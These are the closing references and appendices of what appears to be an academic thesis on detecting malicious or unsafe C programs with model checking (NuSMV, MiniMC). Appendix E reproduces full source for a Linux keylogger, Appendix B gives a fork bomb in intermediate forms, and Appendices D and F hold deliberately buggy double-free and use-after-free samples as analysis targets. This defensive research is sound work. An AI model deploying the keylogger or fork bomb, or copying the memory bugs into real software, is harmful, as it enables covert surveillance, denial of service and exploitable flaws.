7. Cimatti, A., Clarke, E., Giunchiglia, F. & Roveri, M. NUSMV: a new symbolic model checker. *STTT* **2,** 410–425 (Mar. 2000).
8. Kottler, S., Khayamy, M., Hasan, S. R. & Elkeelany, O. *Formal verification of ladder logic programs using NuSMV* in *SoutheastCon 2017* (2017), 1–5.
9. Xie, Y., Chang, R. & Jiang, L. A malware detection method using satisfiability modulo theory model checking for the programmable logic controller system. *Concurr. Comput. Pract. Exp.* **34.** https://doi.org/10.1002/cpe.5724 (2022).

10. Kulczynski, M., Legay, A., Nowotka, D. & Poulsen, D. B. *Analysis of Source Code Using UPPAAL* in *Proceedings of the 6th Workshop on Formal Integrated Development Environment, F-IDE@NFM 2021, Held online, 24-25th May 2021* (eds Proença, J. & Paskevich, A.) **338** (2021), 31–38. `https://doi.org/10.4204/EPTCS.338.5`.

11. Chrome. *CVE-2023-1811* `https://www.cve.org/CVERecord?id=CVE-2023-1811`. Accessed: May 28, 2023. 2023.

12. KasperSky. *Use-After-Free* `https://encyclopedia.kaspersky.com/glossary/use-after-free/`. Accessed: May 28, 2023.

13. *CWE-400: Uncontrolled Resource Consumption* `https://cwe.mitre.org/data/definitions/400.html`. Accessed: May 28, 2023.

14. *CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')* `https://cwe.mitre.org/data/definitions/78.html`. Accessed: May 28, 2023.

15. GNU. *cat invokation (GNU Coreutils 9.3)* Accessed: June 13 2023. `https://www.gnu.org/software/coreutils/manual/html_node/cat-invocation.html#cat-invocation`.

16. GNU. *chmod invocation (GNU Coreutils 9.3)* Accessed: 15 June 2023. `https://www.gnu.org/software/coreutils/manual/html_node/chmod-invocation.html#chmod-invocation`.

17. Azzopardi, S., Colombo, C. & Pace, G. J. Control-Flow Residual Analysis for Symbolic Automata. *Electronic Proceedings in Theoretical Computer Science* **254,** 29–43. `https://doi.org/10.4204%2Feptcs.254.3` (Aug. 2017).

18. LLVM. *LLVM Language Reference Manual* `https://llvm.org/docs/LangRef.html`. Accessed: June 12, 2023. 2023.

19. Huth, M. & Ryan, M. *Logic in Computer Science: Modelling and Reasoning about Systems* `http://staff.ustc.edu.cn/~huangwc/book/LogicInCS.pdf` (Cambridge University Press, 2004).

20. Clarke, E. M., Emerson, E. A. & Sistla, A. P. *Automatic Verification of Finite State Concurrent Systems Using Temporal Logic Specifications: A Practical Approach* in *Conference Record of the Tenth Annual ACM Symposium on Principles of Programming Languages, Austin, Texas, USA, January 1983* (eds Wright, J. R., Landweber, L., Demers, A. J. & Teitelbaum, T.) (ACM Press, 1983), 117–126. `https://doi.org/10.1145/567067.567080`.

21. Jhala, R. & Majumdar, R. Software model checking. *ACM Comput. Surv.* **41,** 21:1–21:54. `https://doi.org/10.1145/1592434.1592438` (2009).

22. Clarke, E. M. & Emerson, E. A. *Design and Synthesis of Synchronization Skeletons Using Branching-Time Temporal Logic* in *Logics of Programs, Workshop, Yorktown Heights, New York, USA, May 1981* (ed Kozen, D.) **131** (Springer, 1981), 52–71. `https://doi.org/10.1007/BFb0025774`.

23. Edmund M. Clarke, B.-H. S. *Handbook of Automated Reasoning* ISBN: 9780080532790. `https://www.sciencedirect.com/topics/computer-science/computation-tree` (mIT press, 2001).

24. Bryant, R. E. Graph-Based Algorithms for Boolean Function Manipulation. *IEEE Transactions on Computers* **C-35,** 677–691 (1986).

25. Bryant, R. E. Symbolic Boolean Manipulation with Ordered Binary-Decision Diagrams. *ACM Comput. Surv.* **24,** 293–318. ISSN: 0360-0300. `https://doi.org/10.1145/136035.136043` (Sept. 1992).

26. Cavada, R. *et al. NuSMV 2.6 User Manual* (). `https://nusmv.fbk.eu/NuSMV/userman/v26/nusmv.pdf`.

27. Fondazione Bruno Kessler. *NuSMV: a new symbolic model checker* `http://nusmv.fbk.eu/`.

28. *CWE-416: Use-After-Free* `https://cwe.mitre.org/data/definitions/416.html`. Accessed: June 15, 2023.

29. CWE. *CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')* Accessed: June 14 2023. `https://cwe.mitre.org/data/definitions/120.html`.

30. GitHub. *CodeQL documentation - About data flow analysis* Accessed: June 15, 2023. `https://codeql.github.com/docs/writing-codeql-queries/about-data-flow-analysis/#about-data-flow-analysis`.

31. LLVM. *Data flow analysis: an informal introduction* Accessed: June 15, 2023. `https://clang.llvm.org/docs/DataFlowAnalysisIntro.html`.

Appendices

Appendix A NuSMV Patches

Listing A.1: Patches to NuSMV CMake file.

```
diff --git a/NuSMV/CMakeLists.txt b/NuSMV/CMakeLists.txt
index ae559c4..e9d5655 100644
--- a/NuSMV/CMakeLists.txt
+++ b/NuSMV/CMakeLists.txt
@@ -64,6 +64,10 @@ if(PREFER_STATIC_LIBRARIES)
       list(INSERT CMAKE_FIND_LIBRARY_SUFFIXES 0 ${
           CMAKE_STATIC_LIBRARY_SUFFIX})
   endif()

+ # Expose nusmv-config.h to cudd for some feature checks.
+ add_definitions(-DHAVE_CONFIG_H)
+ include_directories("${CMAKE_BINARY_DIR}")
+
  add_subdirectory(${CUDD_SOURCE_DIR} ${CUDD_BUILD_DIR})

  if(ENABLE_MINISAT)
@@ -328,8 +332,6 @@ set(nusmv_core_libs # the order is relevant here
  nusmv_write_config_h(nusmv-config.h)
  install(FILES "${PROJECT_BINARY_DIR}/nusmv-config.h" DESTINATION include)

- add_definitions(-DHAVE_CONFIG_H)
-

 # ----------------------------------------------------------------------
 # source code include dirs
```

Listing A.2: Patches to CUDD source code.

```
diff --git a/cudd-2.4.1.1/util/pipefork.c b/cudd-2.4.1.1/util/pipefork.c
index 1d58bac..cfd5c12 100644
--- a/cudd-2.4.1.1/util/pipefork.c
+++ b/cudd-2.4.1.1/util/pipefork.c
@@ -39,12 +39,7 @@ int util_pipefork(char **argv,               /* normal
    argv argument list */
      int forkpid, waitPid;
      int topipe[2], frompipe[2];
      char buffer[1024];
-
- #if (defined __hpux) || (defined __osf__) || (defined _IBMR2) || (defined
     __SVR4) || (defined __CYGWIN32__) || (defined __MINGW32__)
      int status;
- #else
-      union wait status;
- #endif

       /* create the PIPES...
        * fildes[0] for reading from command
```

Listing A.3: Patches to NuSMV source code.

```
sed 's/extern "C"void/extern "C" void/' MiniSat/MiniSat_v*.patch -i
sed s'/fprintf(file, SIGREF_HEADER)/fprintf(file, "%s", SIGREF_HEADER)/'
    NuSMV/code/nusmv/addons_core/compass/sigref/sigrefWrite.c -i
sed s'/sprintf(preps_tmp, preps_fmt)/sprintf(preps_tmp, "%s", preps_fmt)/'
    NuSMV/code/nusmv/core/cinit/cinitData.c -i
sed s'/fprintf(self->fout, x)/fprintf(self->fout, "%s", x)/' NuSMV/code/
    nusmv/core/hrc/dumpers/*.h -i
```

Appendix B Sample Code

B.1 Fork Bomb MiniMC Representation

Listing B.1: The MiniMC representation of a forkbomb written in C.

```
# Functions
## main
  .registers
    <main:__minimc.sp Pointer>
    <main:tmp4 Int32>
  .parameters
    main:__minimc.sp
  .returns
    Int32
  .cfa
    BB0  {main:bb}
    [
      ->BB1
    ]
    BB1  {main:bb}
    [
      ->BB2
    ]
    BB2  {main:bb3}
    [
      ->BB4
    ]
    BB4  {main:bb3}
    [
      <main:tmp4 Int32> = Call <F(1+0) Pointer> <main:__minimc.sp
          Pointer>
      ->BB5
    ]
    BB5  {main:bb3}
    [
      ->BB3
    ]
    BB3  {main:bb3}
    [
      ->BB2
    ]
## fork
  .registers
    <fork:__minimc.sp Pointer>
    <fork:_ret_ Int32>
  .parameters
    fork:__minimc.sp
  .returns
    Int32
  .cfa
    BB0  {fork:Init}
    [
      ->BB2
    ]
    BB2  {fork:Init}
    [
      <fork:_ret_ Int32> = NonDet Int32 <0 Int32> <0xffffffff Int32
          >
      ->BB3
    ]
    BB3  {fork:Init}
    [
      Ret <fork:_ret_ Int32>
      ->BB1
    ]
    BB1  {fork:end}
    [
    ]
# Entrypoints
# Heap
# Initialiser
```

B.2 Fork Bomb LLVM Representation

Listing B.2: The LLVM representation of a forkbomb written in C.

```
; ModuleID = 'fork.c'
source_filename = "fork.c"
target datalayout = "e-m:e-p270:32:32-p271:32:32-p272:64:64-i64:64-
    f80:128-n8:16:32:64-S128"
target triple = "x86_64-pc-linux-gnu"

; Function Attrs: noinline nounwind optnone sspstrong uwtable
define dso_local i32 @main() #0 {
  %1 = alloca i32, align 4
  store i32 0, ptr %1, align 4
  br label %2

2:                                                ; preds = %0, %2
  %3 = call i32 @fork() #2
  br label %2
}

; Function Attrs: nounwind
declare i32 @fork() #1

attributes #0 = { noinline nounwind optnone sspstrong uwtable "
    frame-pointer"="all" "min-legal-vector-width"="0" "no-trapping-
    math"="true" "stack-protector-buffer-size"="8" "target-cpu"="x86
    -64" "target-features"="+cx8,+fxsr,+mmx,+sse,+sse2,+x87" "tune-
    cpu"="generic" }
attributes #1 = { nounwind "frame-pointer"="all" "no-trapping-math"
    ="true" "stack-protector-buffer-size"="8" "target-cpu"="x86-64"
    "target-features"="+cx8,+fxsr,+mmx,+sse,+sse2,+x87" "tune-cpu"="
    generic" }
attributes #2 = { nounwind }

!llvm.module.flags = !{!0, !1, !2, !3, !4}
!llvm.ident = !{!5}

!0 = !{i32 1, !"wchar_size", i32 4}
!1 = !{i32 7, !"PIC Level", i32 2}
!2 = !{i32 7, !"PIE Level", i32 2}
!3 = !{i32 7, !"uwtable", i32 2}
!4 = !{i32 7, !"frame-pointer", i32 2}
!5 = !{!"clang version 15.0.7"}
```

B.3 Fork Bomb NuSMV Representation

Listing B.3: The NuSMV representation of a forkbomb written in C.

```
-- Output generated automatically by MiniMC
MODULE main
VAR locations : {main-bb0, main-bb4, fork-bb0, fork-bb2, fork-bb3,
    main-bb5};
ASSIGN next(locations) :=
  case
    locations = main-bb0 : {main-bb4};
    locations = main-bb4 : {fork-bb0};
    locations = fork-bb0 : {fork-bb2};
    locations = fork-bb2 : {fork-bb3};
    locations = fork-bb3 : {main-bb5};
    locations = main-bb5 : {main-bb4};
    TRUE : locations;
  esac;
ASSIGN init(locations) := {main-bb0};
ASSIGN next(main-reg4) :=
  case
    locations = main-bb4 : {Assigned};
    TRUE : main-reg4;
  esac;
VAR main-reg4 : {Unassigned, Assigned};
ASSIGN init(main-reg4) := {Unassigned};
```

Appendix C Terminating Fork Operation Counterexample

Listing C.1: Counterexample showing how a CTL expression is false.

```
specification AG (locations = fork-bb0 -> AX (AF locations = fork-
    bb0))  is false
-- as demonstrated by the following execution sequence
Trace Description: CTL Counterexample
Trace Type: Counterexample
  -> State: 1.1 <-
    locations = main-bb0
    main-reg8 = Unassigned
    main-reg11 = Unassigned
    main-reg15 = Unassigned
  -> State: 1.2 <-
    locations = main-bb1
  -> State: 1.3 <-
    locations = main-bb2
  -> State: 1.4 <-
    locations = main-bb3
    main-reg8 = Assigned
  -> State: 1.5 <-
    locations = main-bb6
  -> State: 1.6 <-
    locations = main-bb7
  -> State: 1.7 <-
    locations = main-bb14
  -> State: 1.8 <-
    locations = fork-bb0
    main-reg11 = Assigned
  -> State: 1.9 <-
    locations = fork-bb2
  -> State: 1.10 <-
    locations = fork-bb3
  -> State: 1.11 <-
    locations = main-bb15
  -> State: 1.12 <-
    locations = main-bb16
  -> State: 1.13 <-
```

```
    locations = main-bb17
    main-reg15 = Assigned
  -> State: 1.14 <-
    locations = main-bb2
  -> State: 1.15 <-
    locations = main-bb3
  -> State: 1.16 <-
    locations = main-bb10
  -> State: 1.17 <-
    locations = main-bb11
  -- Loop starts here
  -> State: 1.18 <-
    locations = main-bb8
  -> State: 1.19 <-
-- specification AG (locations = fork-bb0 -> AX (EF locations =
    fork-bb0))  is true

CTL analysis failed: expected true, got false
```

Appendix D Double Free Variations

Listing D.1: Double free variation 1.

```c
#include <stdlib.h>

int main(void) {
    int a = 1;
    int *p = malloc(sizeof(int));
    if (a == 1) {
        free(p);
    }
    free(p);

    return 0;
}
```

Listing D.2: Double free variation 2.

```c
#include <stdlib.h>

int main(){
    char* ptr = malloc(sizeof(char));

    *ptr = 'a';
    free(ptr);
    free(ptr);
    return 0;
}
```

Listing D.3: Double free variation 3.

```c
#include <stdlib.h>

int main(){
    char* ptr = malloc(sizeof(char));

    *ptr = 'a';
    free(ptr);
    ptr = NULL;
    free(ptr);
    return 0;
}
```

Listing D.4: Double free variation 4.

```
#include <stdlib.h>

int some_ptr_instr(int *p) {
    return *p;
}

int main(void) {
    int a = 1;
    int *p = malloc(sizeof(int));
    if (a == 1) {
some_ptr_instr(p);
        free(p);
    }
    free(p);

    return 0;
}
```

Appendix E Keylogger Source Code

Listing E.1: A simple keylogger that does not require multithreading. This code can be found on GitHub at `https://github.com/SCOTPAUL/keylog`, with slight modifications made.

```c
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <stdio.h>
#include <dirent.h>
#include <sys/ioctl.h>
#include <linux/input.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>

#define INPUT_DIR "/dev/input/"

static int is_char_device(const struct dirent *file){
    struct stat filestat;
    char filename[512];
    int err;

    snprintf(filename, sizeof(filename), "%s%s", INPUT_DIR, file->
       d_name);

    err = stat(filename, &filestat);
    if(err){
        return 0;
    }

    return S_ISCHR(filestat.st_mode);
}

char *get_keyboard_event_file(void){
    char *keyboard_file = NULL;
    int num, i;
    struct dirent **event_files;
    char filename[512];

    num = scandir(INPUT_DIR, &event_files, &is_char_device, &
       alphasort);
    if(num < 0){
        return NULL;
    }

    else {
        for(i = 0; i < num; ++i){
            int32_t event_bitmap = 0;
            int fd;
            int32_t kbd_bitmap = KEY_A | KEY_B | KEY_C | KEY_Z;

            snprintf(filename, sizeof(filename), "%s%s", INPUT_DIR,
                 event_files[i]->d_name);
            fd = open(filename, O_RDONLY);

            if(fd == -1){
                perror("open");
                continue;
            }

            ioctl(fd, EVIOCGBIT(0, sizeof(event_bitmap)), &
                event_bitmap);
            if((EV_KEY & event_bitmap) == EV_KEY){
                // The device acts like a keyboard

                ioctl(fd, EVIOCGBIT(EV_KEY, sizeof(event_bitmap)),
                    &event_bitmap);
                if((kbd_bitmap & event_bitmap) == kbd_bitmap){
                    // The device supports A, B, C, Z keys, so it
                        probably is a keyboard
                    keyboard_file = strdup(filename);
                    close(fd);
                    break;
                }

            }

            close(fd);

        }
    }

    // Cleanup scandir
    for(i = 0; i < num; ++i){
        free(event_files[i]);
    }

    free(event_files);

    return keyboard_file;
}

int main(int argc, char **argv){
    char *keyboard_file;
    FILE* fp;
    int fd;
    struct input_event ev;

    keyboard_file = get_keyboard_event_file();
    if(keyboard_file == NULL){
        //fprintf(stderr, "Unable to find keyboard input event file
            \n");
        return 1;
    }

    fp = fopen(keyboard_file, O_RDONLY);
    fd = fileno(fp);
    if(fd == -1){
        perror("open");
        return 1;
    }

    while(1){
        read(fd, &ev, sizeof(ev));
        if(ev.type == EV_KEY && ev.value == 1){
            printf("%d\n", ev.code);
        }
    }

    close(fd);
    return 0;
}
```

Appendix F Use-After-Free LLVM Code

Listing F.1: LLVM representation of Use-After-Free.

```
@.str = private unnamed_addr constant [32 x i8] c"operation aborted before commit\00", align 1

; Function Attrs: noinline nounwind optnone sspstrong uwtable
define dso_local i32 @main() #0 {
  %1 = alloca i32, align 4
  %2 = alloca ptr, align 8
  %3 = alloca i32, align 4
  %4 = alloca i32, align 4
  store i32 0, ptr %1, align 4
  %5 = call noalias ptr @malloc(i64 noundef 8) #4
  store ptr %5, ptr %2, align 8
  store i32 0, ptr %3, align 4
  store i32 0, ptr %4, align 4
  %6 = load i32, ptr %4, align 4
  %7 = icmp ne i32 %6, 0
  br i1 %7, label %8, label %10

8:                                                ; preds = %0
  store i32 1, ptr %3, align 4
  %9 = load ptr, ptr %2, align 8
  call void @free(ptr noundef %9) #5
  br label %10

10:                                               ; preds = %8, %0
  %11 = load i32, ptr %3, align 4
  %12 = icmp ne i32 %11, 0
  br i1 %12, label %13, label %16

13:                                               ; preds = %10
  %14 = load ptr, ptr %2, align 8
  %15 = call i32 (ptr, ptr, ...) @logError(ptr noundef @.str, ptr noundef %14)
  br label %16

16:                                               ; preds = %13, %10
  %17 = load i32, ptr %1, align 4
  ret i32 %17
}
```